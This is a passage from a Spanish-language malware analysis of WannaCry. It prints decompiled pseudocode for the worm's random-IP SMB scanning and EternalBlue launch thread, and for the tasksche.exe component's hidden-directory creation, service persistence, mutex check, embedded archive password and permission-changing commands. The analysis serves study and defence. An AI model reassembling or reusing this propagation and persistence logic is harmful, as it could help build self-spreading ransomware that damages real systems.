5     if (hThread != NULL) { CloseHandle(hThread); }
6     _ArgList = NULL;
7     do {
8         hThread = (HANDLE)_beginthreadex(NULL, 0, (_StartAddress*)&_StartAddress_00407840, _ArgList, 0,
9             NULL);
10        if (hThread != NULL) { CloseHandle(hThread); }
11        Sleep(2000);
12        _ArgList = (void *)((int)_ArgList + 1);
13    } while (_ArgList < 128);
14    return 0;
}

```

#### \_StartAddress\_00407840 - Hilo WAN masivo

- ▶ **\_StartAddress\_00407840**
  - ▷ FUN\_00407660
  - ▷ FUN\_00407480
  - ▷ \_StartAddress\_00407540

En esta función se ejecuta un hilo que se encarga de propagar el ransomware a través de Internet, generando direcciones IP aleatorias dentro de rangos válidos. Esto se repite indefinidamente por cada uno de los 128 hilos creados por la función FUN\_00407bd0() para buscar víctimas fuera de la red local.

Se utiliza una semilla personalizada para inicializar el generador de números aleatorios, basada en información del sistema como el identificador del hilo, el tiempo y otros valores obtenidos mediante las funciones `GetTickCount()`, `GetCurrentThread()` y `GetCurrentThreadId()`. Posteriormente, se generan direcciones IP aleatorias utilizando la función FUN\_00407660(), que emplea `CryptGenRandom()` [55] si está disponible, o `rand()` como alternativa.

Las IP generadas cumplen las siguientes condiciones:

- El primer octeto no puede ser 127 (localhost) ni mayor o igual a 224 (rangos multi-cast o reservados).
- Se escoge un rango /24 completo para escanear posibles víctimas.
- Conexión validada en el puerto 445 (SMB) con la función FUN\_00407480().
- Por cada IP con conectividad válida, se ejecuta la rutina \_StartAddress\_00407540, la misma empleada para propagar el malware en redes locales.

Si establece conexión con éxito con alguna de las IP generadas, se escanean las IPs dentro de la máscara /24 (256 posibles hosts) y lanza, para cada IP accesible, la rutina

`_StartAddress_00407540`, intentando realizar el exploit de EternalBlue que se vió en la explotación local.

### `_StartAddress_00407840`

```

1 void UndefinedFunction_00407840(int param_1)
2 {
3     ...
4     DVar3 = GetTickCount();
5     time((time_t *)&iStack_108);
6     pvVar4 = GetCurrentThread();
7     DVar5 = GetCurrentThreadId();
8     DVar6 = GetTickCount();
9     srand((int)pvVar4 + DVar6 + iStack_108 + DVar5);
10    uVar8 = FUN_00407660();
11    uStack_10c = uVar8 % 255;
12    if ((uStack_10c != 127) && (uStack_10c < 224)) {
13        LAB_004078e4:
14        if ((bVar2) && (param_1 < 0x20)) {
15            uVar8 = FUN_00407660();
16            uStack_110 = uVar8 % 255;
17        }
18        uVar8 = FUN_00407660();
19        uVar9 = FUN_00407660();
20        sprintf(acStack_104, "%d.%d.%d.%d", uStack_10c, uStack_110, uVar8 % 255, uVar9 % 255);
21        uVar10 = inet_addr(acStack_104);
22        iVar7 = FUN_00407480(uVar10);
23        if (0 < iVar7) {
24            ...
25            do {
26                sprintf(acStack_104, "%d.%d.%d.%d", uStack_10c, uStack_110, uVar8 % 255, iVar7);
27                _ArgList = (void *)inet_addr(acStack_104);
28                iVar11 = FUN_00407480(_ArgList);
29                if (iVar11 < 1) { ... }
30                else {
31                    pvVar4 = (HANDLE)_beginthreadex(NULL, 0, (_StartAddress *)&_StartAddress_00407540, _ArgList,
32                                     0, NULL);
33                    ...
34                    iVar7 = iVar7 + 1;
35                } while (iVar7 < 255); }
36            Sleep(100); }
37    }
```

### FUN\_00407660

- ▶ `_StartAddress_00407840`
  - ▷ `FUN_00407660`
  - ▷ `FUN_00407480`
  - ▷ `_StartAddress_00407540`

Como se comentó previamente, esta función simplemente genera un número aleatorio haciendo uso de `CryptGenRandom()` [55]. En caso de que no se cargase un proveedor criptográfico válido, el valor se obtiene mediante la función estándar `rand()`.

```

FUN_00407660()

1 int FUN_00407660(void)
2 {
3     int rand_num_1;
4     int rand_num_2;
5
6     if (phProv_0070f870 == (HCRYPTPROV *)0x0) {
7         rand_num_1 = rand();
8         return rand_num_1;
9     }
10    EnterCriticalSection((LPCRITICAL_SECTION)&lpCriticalSection_00431418);
11    CryptGenRandom((HCRYPTPROV)phProv_0070f870,4,(BYTE *)&rand_num_2);
12    LeaveCriticalSection((LPCRITICAL_SECTION)&lpCriticalSection_00431418);
13    return rand_num_2;
14 }

```

## Recurso 1831.bin (tasksche.exe)

### Obtención del recurso

Una vez finalizado el análisis de `wanacry.exe`, el programa continua su ejecución utilizando el recurso embebido `1831.bin`, el cual fue escrito sobre el archivo `tasksche.exe`. Esta muestra embebida se ha extraído con la herramienta **Resource Hacker**.




Figura 4.13: Recurso 1831.bin obtenido con Resource Hacker

### Visión general del recurso

En el análisis inicial con **Detect It Easy**, como se hizo con la muestra de `wannacry.exe`, en la visión general de la muestra se puede observar que se trata de un archivo ejecutable PE de 32 bits, dirigido a sistemas Microsoft Windows y con un empaquetado realizado con Microsoft Visual C++.




Figura 4.14: Información general del recurso 1831 en Detect It Easy

En el apartado de entropía cuenta también con una entropía elevada (7.99547), con un 99 % del contenido comprimido, tratándose de un binario altamente ofuscado.




Figura 4.15: Entropía del recurso 1831 detectada en Detect It Easy

Tambien desde las propiedades del archivo se ha obtenido el tamaño del fichero.




Figura 4.16: Tamaño del archivo desde las propiedades en Windows

Se obtiene los resumenes criptográficos del archivo, con los comandos de la PowerShell.

```
Windows PowerShell
PS C:\> Get-FileHash -Path "./R1831.bin" -Algorithm MD5
PS C:\> Get-FileHash -Path "./R1831.bin" -Algorithm SHA1
PS C:\> Get-FileHash -Path "./R1831.bin" -Algorithm SHA256
PS C:\> Get-FileHash -Path "./R1831.bin" -Algorithm SHA512
```

Los resultados de dicho análisis se resumen en la siguiente tabla:

Campo	Valor
Nombre	R1831.bin
Hash	MD5 : 84C82835A5D21BBCF75A61706D8AB549 SHA1 : 5FF465AFAABCBF0150D1A3AB2C2E74F3A4426467 SHA256 : ED01EBFBC9EB5BBAE545AF4D01BF5F1071661840480439C6E5BABE8E080E41AA SHA512 : 90723A50C20BA3643D625595FD6BE8DCF88D70FF7F4B4719A88F055D5B3149A4 231018EA30D375171507A147E59F73478C0C27948590794554D031E7D54B7244
Tipo de archivo	PE
Sistema objetivo	Microsoft Windows
Arquitectura	32 bits
Tamaño	3.55 MB
Packer	Microsoft Visual C++
Entropía	7.99547

### Flujo del recurso 1831.bin

El recurso 1831.bin genera una cadena aleatoria utilizando como semilla el nombre del equipo. A continuación, comprueba si ha sido ejecutado con el argumento /i; en caso afirmativo, crea un directorio oculto, copiándose a dicho directorio y establece un servicio de sí mismo para ejecutarse nuevamente. En caso contrario, cuando se ejecute por segunda vez, establece el directorio de trabajo actual en la ruta del fichero y registra esta ruta como una clave en el registro de Windows. Además, extrae un recurso embebido denominado 2058.XIA, el cual corresponde a un archivo comprimido cifrado con contraseña. Este contiene varios ficheros, destacando t.wnry, que incluye un *payload* cifrado que será posteriormente lanzado como subproceso, continuando así el flujo lógico de ejecución.




Figura 4.17: Flujo del recurso 1831.bin

## Punto de entrada

```
▷ R1831.bin
    ▼ entry()
        • wWinMain()
```

Al final de la función `entry` [7] se encuentra la llamada a la función `wWinMain()` [8], marcando el inicio de la lógica del recurso 1831.bin.

### entry()

```
1 void entry(void)
2 {
3     uint nCmdShow;
4     HMODULE hInstance;
5     PWSTR pCmdLine;
6     HINSTANCE hPrevInstance;
7     _startupinfo local_70;
8     _STARTUPINFOA local_60;
9     ...
10    hPrevInstance = (HINSTANCE)0x0;
11    hInstance = GetModuleHandleA((LPCSTR)0x0);
12    local_6c = wWinMain(hInstance, hPrevInstance, pCmdLine, nCmdShow);
13    exit(local_6c);
14 }
```

## wWinMain

```
▷ R1831.bin
    ▼ entry()
        • wWinMain()
            ○ random_string_generator()
            ○ create_random_directory()
            ○ create_or_start_tasksche_service()
            ○ set_get_registry_currentdirectory()
            ○ extract_encrypted_resource()
            ○ select_and_write_bitcoin_torinfo()
            ○ run_process_params()
            ○ init_function_ptr()
            ○ import_rsa_key()
            ○ decrypt_twnry()
            ○ FUN_004021bd()
            ○ FUN_00402924()
```

Al contrario que el ejecutable principal `wanancry.exe`, en `wWinMain` del recurso 1831 ya no existe ningún *kill switch*, por lo que podemos analizar directamente toda la lógica del programa desde esta misma función.

Lo primero que realiza el programa es obtener la ruta completa del ejecutable actual utilizando la función `GetModuleFileNameA()` [19], y posteriormente genera una cadena

aleatoria con la función `random_string_generator()`, que utiliza como semilla el nombre del equipo para la función `rand()`.

```

1 int wWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int nCmdShow)
2 {
3     ...
4     GetModuleFileNameA((HMODULE)0x0,filename,520);
5     random_string_generator((char *)&random_string);
6     argc = (int *)__p___argc();
7     if (*argc == 2) {
8         string_param_i = "/i";
9         argv = (char ***).__p___argv();
10        funs_loaded = strcmp((*argv)[1],string_param_i);
11        if ((funs_loaded == 0) &&
12            (bVar1 = create_random_directory((wchar_t *)0x0), CONCAT31(extraout_var,bVar1) != 0)) {
13            CopyFileA(filename,"tasksche.exe",0);
14            DVar2 = GetFileAttributesA("tasksche.exe");
15            if ((DVar2 != 0xffffffff) &&
16                (funs_loaded = create_or_start_tasksche_service(), funs_loaded != 0)) {
17                return 0;
18            }})
19            string_param_i = strrchr(filename,"\\");
20            if (string_param_i != "\\0") {
21                string_param_i = strrchr(filename,"\\");
22                *string_param_i = '\\0';
23            }
24            SetCurrentDirectoryA(filename);
25            set_get_registry_currentdirectory(1);
26            extract_encrypted_resource((HMODULE)0x0,"WNcry@2o17");
27            select_and_write_bitcoin_torinfo();
28            run_process_params("attrib +h .",0,(LPDWORD)0x0);
29            run_process_params("icacls . /grant Everyone:F /T /C /Q",0,(LPDWORD)0x0);
30            funs_loaded = init_function_ptr();
31            if (funs_loaded != 0) {
32                FUN_004012fd();
33                funs_loaded = import_rsa_key(local_6e8,(LPCSTR)0x0,0,0);
34                if (funs_loaded != 0) {
35                    local_8 = 0;
36                    decrypted_payload = decrypt_twnry(local_6e8,"t.wnry",&local_8);
37                    if (((decrypted_payload != (byte *)0x0) &&
38                        (argc = (int *)FUN_004021bd((short *)decrypted_payload,local_8), argc != (int *)0x0)) &&
39                        (pcVar3 = (code *)FUN_00402924(argc,"TaskStart"), pcVar3 != (code *)0x0)) {
40                            (*pcVar3)(0,0);
41                        }})
42                    FUN_0040137a();
43                }
44            return 0;
45        }
    }
```

### random\_string\_generator()

```

    ▷ R1831.bin

    ▼ entry()
        • wWinMain()
            ○ random_string_generator()
```

En esta función primero con `GetComputerNameW()` [56] de `Kernel32.dll` se obtiene el nombre del equipo. Con el nombre del equipo se calcula una semilla única multiplicando el valor de cada carácter del nombre del ordenador como `ushort` (`entero`) para inicializar la función `rand()`.

Posteriormente en el segundo bucle se genera un número aleatorio entre 8 y 15, para

determinar la cantidad de caracteres alfabéticos que se concatenan al string, y en el tercer bucle se generan entre 11 y 18 caracteres numéricos. Como resultado se obtiene una cadena aleatoria personalizada basada en el nombre del equipo, que se devolverá como salida de la función.

```

random_string_generator()

1 void __cdecl random_string_generator(char *random_string_generated)
2 {
3     ...
4     GetComputerNameW(&computer_name, &computer_buffer_size);
5     _Seed = 1;
6     computer_name_index = 0;
7     computer_name_length = wcslen(&computer_name);
8     if (computer_name_length != 0) {
9         do {
10             _Seed = _Seed * (ushort)computer_name[computer_name_index];
11             computer_name_index++;
12             computer_name_length = wcslen(&computer_name);
13         } while (computer_name_index < computer_name_length);
14     }
15     srand(_Seed);
16     random_number = rand();
17     int letter_index = 0;
18     letter_amount = random_number % 8 + 8;
19     if (0 < letter_amount) {
20         do {
21             random_number2 = rand();
22             random_string_generated[letter_index] = (char)(random_number2 % 26) + 'a';
23             letter_index++;
24         } while (letter_index < letter_amount);
25     }
26     for (letter_index = 0; letter_index < random_number % 8 + 11; letter_index++) {
27         letter_amount = rand();
28         random_string_generated[letter_index] = (char)(letter_amount % 10) + '0';
29     }
30     random_string_generated[letter_index] = '\0';
31     return;
32 }
```

## wWinMain

```

▷ R1831.bin

    ▼ entry()
        • wWinMain()
            ○ ...
            ○ create_random_directory()
            ○ create_or_start_tasksche_service()
            ○ ...
```

Una vez obtenida la ruta del ejecutable actual y la cadena aleatoria única, se comprueba si se ha recibido más de un argumento, en concreto si se trata del argumento `/i`, que es con el que se lanza `tasksche.exe` desde `wannacry.exe`. Si se ejecuta con el argumento `/i` intenta crear con la función `create_random_directory()` un directorio aleatorio en `C:/Windows/ProgramData`, `C:/Windows/Intel` o en la carpeta de archivos temporales, utilizando la cadena generada previamente como nombre del directorio. Si el directorio se crea correctamente, se copia el ejecutable actual al nuevo directorio bajo el nombre `tasksche.exe` utilizando la función `CopyFileA()` [57]. Si la copia se realiza

correctamente y se pueden consultar sus atributos mediante `GetFileAttributesA()` [58], se crea el servicio de sí mismo usando como nombre la cadena aleatoria generada, y se inicia. Con esto se termina el flujo actual, de forma que el programa se reinicia ejecutando el otro flujo, el cual se ejecuta cuando el parámetro pasado ya no es `/i`.

### wWinMain()

```

1 int wWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int nCmdShow)
2 {
3     ...
4     GetModuleFileNameA((HMODULE)0x0,filename,520);
5     random_string_generator((char *)&random_string);
6     argc = (int *)__p___argc();
7     if (*argc == 2) {
8         string_param_i = "/i";
9         argv = (char ***).__p___argv();
10        funcs_loaded = strcmp((*argv)[1],string_param_i);
11        if ((funcs_loaded == 0) &&
12            (bVar1 = create_random_directory((wchar_t *)0x0), CONCAT31(extraout_var,bVar1) != 0)) {
13            CopyFileA(filename,"tasksche.exe",0);
14            DVar2 = GetFileAttributesA("tasksche.exe");
15            if ((DVar2 != 0xffffffff) &&
16                (funcs_loaded = create_or_start_tasksche_service(), funcs_loaded != 0)) {
17                return 0;
18            }
19        }
20    }
21    ...
22 }
```

### create\_random\_directory()

```

▷ R1831.bin
    ▼ ...
        • create_random_directory()
            ○ create_workingdir()
```

La función `create_random_directory()` convierte la cadena aleatoria única en Unicode y obtiene la ruta del directorio de Windows con `GetWindowsDirectoryW()` [59]. Esta ruta se concatena con la subruta `ProgramData`, resultando en la ruta correcta a los archivos de programa `C:/ProgramData` o `C:/Windows/ProgramData` y se consulta si dicha ruta existe con `GetFileAttributesW()` [60]. Si no existe o falla la consulta, se invoca la función `create_workingdir()` para crear dicha ruta.

Si la creación falla, se prueba a crear la carpeta en `C:/Intel` o `C:/Windows/Intel`, que en caso de que nuevamente falle, utiliza `GetTempPathW()` [61] para obtener la carpeta temporal de usuario (`C:\Users\user\AppData\Local\Temp`) donde creará el directorio aleatorio.

Por tanto, el objetivo de esta función es asegurar un directorio oculto y de sistema donde trabajar de forma persistente y evitar ser detectado visualmente por el usuario.

**create\_random\_directory()**

```

1  bool __cdecl create_random_directory(wchar_t *workingdir_out)
2 {
3     ...
4     MultiByteToWideChar(0,0,(LPCSTR)&random_string,-1,(LPWSTR)&random_string_widechar,99);
5     GetWindowsDirectoryW((LPWSTR)&windows_dir,260); // C:/ o C:/Windows
6     swprintf(&programdata_dir,"%s\ProgramData",&windows_dir); // C:/ProgramData o C:/Windows/ProgramData
7     pdata_addr = GetFileAttributesW(&programdata_dir);
8     if ((pdata_addr == 0xffffffff) || (iVar2 = create_workingdir(&programdata_dir,
9         (LPCWSTR)&random_string_widechar,workingdir_out), iVar2 == 0)) {
10        swprintf(&programdata_dir,"%s\Intel",&windows_dir);
11        iVar2 = create_workingdir(&programdata_dir,(LPCWSTR)&random_string_widechar,workingdir_out);
12        if ((iVar2 == 0) && (iVar2 =
13            create_workingdir((LPCWSTR)&windows_dir,(LPCWSTR)&random_string_widechar, workingdir_out),
14            iVar2 == 0)) {
15            GetTempPathW(260,&programdata_dir);
16            pwVar1 = wcschr(&programdata_dir,L'\\');
17            if (pwVar1 != (wchar_t *)0x0) {
18                pwVar1 = wcschr(&programdata_dir,L'\\');
19                *pwVar1 = L'\0';
20            }
21            iVar2 = create_workingdir(&programdata_dir,(LPCWSTR)&random_string_widechar,workingdir_out);
22            return iVar2 != 0;}}
23        return true;
24    }

```

**create\_workingdir()**

```

▷ R1831.bin
▼ ...
● create_random_directory()
    ○ create_workingdir()

```

Dentro de `create_workingdir()`, se crea el directorio con `CreateDirectoryW()` [62], se cambia el directorio de trabajo actual con `SetCurrentDirectoryW()` [63], y se crea dentro de él una nueva carpeta con el nombre de la cadena aleatoria. Posteriormente, se recuperan los atributos del nuevo directorio con `GetFileAttributesW()` [60] y se modifican con `SetFileAttributesW()` [64] para establecerlo como oculto y de sistema (permisos `FILE_ATTRIBUTE_HIDDEN` y `FILE_ATTRIBUTE_SYSTEM`). Finalmente se guarda la ruta a la carpeta creada en la variable pasada como referencia, `new_dir`.

**create\_workingdir()**

```

1  int __cdecl create_workingdir(LPCWSTR pdatadir,LPCWSTR randomstringw,wchar_t *new_dir)
2 {
3     ...
4     CreateDirectoryW(pdatadir,(LPSECURITY_ATTRIBUTES)0x0);
5     BVar1 = SetCurrentDirectoryW(pdatadir);
6     if (BVar1 != 0) {
7         CreateDirectoryW(randomstringw,(LPSECURITY_ATTRIBUTES)0x0);
8         BVar1 = SetCurrentDirectoryW(randomstringw);
9         if (BVar1 != 0) {
10            DVar2 = GetFileAttributesW(randomstringw);
11            SetFileAttributesW(randomstringw,DVar2 | 6);
12            if (new_dir != (wchar_t *)0x0) {
13                swprintf(new_dir,"%s\%s",pdatadir,randomstringw);
14            } return 1;};
15        return 0;
16    }

```

### create\_or\_start\_tasksche\_service()

```
▷ R1831.bin
    ▼ ...
        • create_or_start_tasksche_service()
            ○ create_tasksche_service()
            ○ get_mutex_tasksche()
            ○ run_process_params()
```

La función `create_or_start_tasksche_service()` obtiene la ruta absoluta del ejecutable `tasksche.exe` con `GetFullPathNameA()` [65] y trata de crear el servicio mediante `create_tasksche_service()`. Si la creación tiene éxito, trata de obtener el mutex global `MsWinZonesCacheCounterMutexA` mediante `get_mutex_tasksche()` evitando así que haya múltiples instancias del malware en ejecución.

En caso de que no sea posible, se intenta ejecutar `tasksche.exe` manualmente con la función `run_process_params()` y nuevamente verifica la creación del mutex.

El objetivo es garantizar que la nueva instancia del malware esté activa como servicio o proceso independiente y así ejecutar el resto del flujo del programa desde otra instancia en una carpeta única.

```
create_or_start_tasksche_service()

1 int create_or_start_tasksche_service(void)
2 {
3     ...
4     GetFullPathNameA("tasksche.exe", 520, (LPSTR)&tasksche_path, (LPSTR *)0x0);
5     iVar1 = create_tasksche_service(&tasksche_path);
6     if ((iVar1 != 0) && (iVar1 = get_mutex_tasksche(60), iVar1 != 0)) {
7         return 1;
8     }
9     iVar1 = run_process_params((LPSTR)&tasksche_path, 0, (LPDWORD)0x0);
10    if ((iVar1 != 0) && (iVar1 = get_mutex_tasksche(60), iVar1 != 0)) { return 1; }
11    return 0;
12 }
```

### create\_tasksche\_service()

```
▷ R1831.bin
    ▼ ...
        • create_or_start_tasksche_service()
            ○ create_tasksche_service()
            ○ get_mutex_tasksche()
            ○ run_process_params()
```

La función `create_tasksche_service()` trata de registrar un nuevo servicio de Windows con `CreateServiceA()` [23], empleando como nombre del servicio la cadena aleatoria previamente generada. El programa que tratará de ejecutar como servicio es `cmd.exe /c "tasksche.exe"`.

Si el servicio ya existe, simplemente se arranca con `StartServiceA()` [24]. Si la creación y el arranque son exitosos, devuelve un 1 la función.

De esta forma, el malware persiste como un servicio de sistema oculto, usando como ejecutable `tasksche.exe` (imita un nombre legítimo), pero registrándose con un nombre aleatorio generado dinámicamente, dificultando su detección por soluciones de seguridad ya que tiene un nombre único.

```

create_tasksche_service()

1 int __cdecl create_tasksche_service(undefined4 path_tasksche)
2 {
3     ...
4     hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
5     if (hSCManager == (SC_HANDLE)0x0) {
6         result = 0;
7     }
8     else {
